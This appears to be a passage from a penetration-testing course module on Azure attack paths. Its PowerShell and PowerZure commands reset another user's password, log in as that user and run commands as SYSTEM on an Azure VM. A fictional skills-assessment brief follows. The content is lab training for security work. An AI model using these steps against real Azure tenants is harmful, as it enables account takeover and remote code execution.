```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxAcademy01!" -AsPlainText -Force
PS C:\Tools\PowerZure> $IsabellaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $IsabellaCreds

Account                                                SubscriptionName
TenantId                             Environment
-------                                                ----------------
--------                             -----------
[email protected]                92e13faa-6af8-4501-80b9-421271bc3e38
AzureCloud
```

Reset Madison Johnson Credentials

```
PS C:\Tools\PowerZure> Set-AzureADUserPassword -Username [email protected]
-Password HacktheboxPwnCloud01
```

Connect as Madison Johnson

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxPwnCloud01" -AsPlainText -Force
PS C:\Tools\PowerZure> $MadisonCreds = New-Object
```

```
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $MadisonCreds

Account                                                    SubscriptionName
TenantId                              Environment
-------                                                    ----------------
--------                              -----------
[email protected] Azure subscription 1 92e13faa-6af8-4501-80b9-
421271bc3e38 AzureCloud
```

To use PowerZure to execute commands on a VM, we can use the `Invoke-AzureRunCommand` commandlet with the arguments `VMName` and `Command` to specify the command we want to execute.

Execute Commands in Azure VM using PowerZure

```
PS C:\Tools> Invoke-AzureRunCommand -VMName "AZVM-01" -Command whoami
VERBOSE: Performing the operation "Invoke" on target "AZVM-01".
nt authority\system
```

To use the `Az` module, we need to provide a few more arguments: `-ResourceGroupName`, which is `Production`, set `-CommandId` to `RunPowerShellScript` with `-ScriptString` and specify the command we want to run on the machine, in this case, `whoami`:

Execute Commands in Azure VM using Az PowerShell Module

```
PS C:\Tools> Invoke-AzVMRunCommand -ResourceGroupName "PRODUCTION" -
CommandId "RunPowerShellScript" -VMName "AZVM-01" -ScriptString "whoami"

Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : nt authority\system
Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Next Steps

We have had the opportunity to explore how to use BloodHound to enumerate Active Directory and Azure environments and understand the uses we can put this tool to from the perspective of red and blue teams to attack and defend.

However, these environments are constantly evolving, so we must keep up to date with the changes and how BloodHound incorporates new capabilities to help us enumerate Microsoft environments.

In the next section, we will use the knowledge gained to enumerate an Active Directory and Azure environment and answer questions using BloodHound data.

Note: To avoid any cost after you finish your Azure testing, we recommend you cancel your Azure subscription following these steps: Cancel your Azure subscription.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Repeat the examples in the section and type DONE as the answer when you are finished.

Submit

Reveal Answer

Skills Assessment

The `INLANEFREIGHT` organization has contracted your firm to perform an Active Directory and Azure security assessment. To provide maximum coverage and provide the client with visual representations of potential misconfigurations, your team has chosen to use the `BloodHound` tool for part of the assessment.

The customer must answer some questions about the security of particular Active Directory and Azure users, groups, and assets.

Your team collected the information using SharpHound and AzureHound and placed it in the SA.zip file. Your job is to be able to respond to the customer's concerns regarding the security of the environment your team has already analyzed.

Download the SA.zip file containing the BloodHound and AzureHound data, unzip it, and analyze it using BloodHound to answer these questions to complete this module.

Questions: If you are using PwnBox, an option to transfer the file is to open this section within PwnBox and download the file.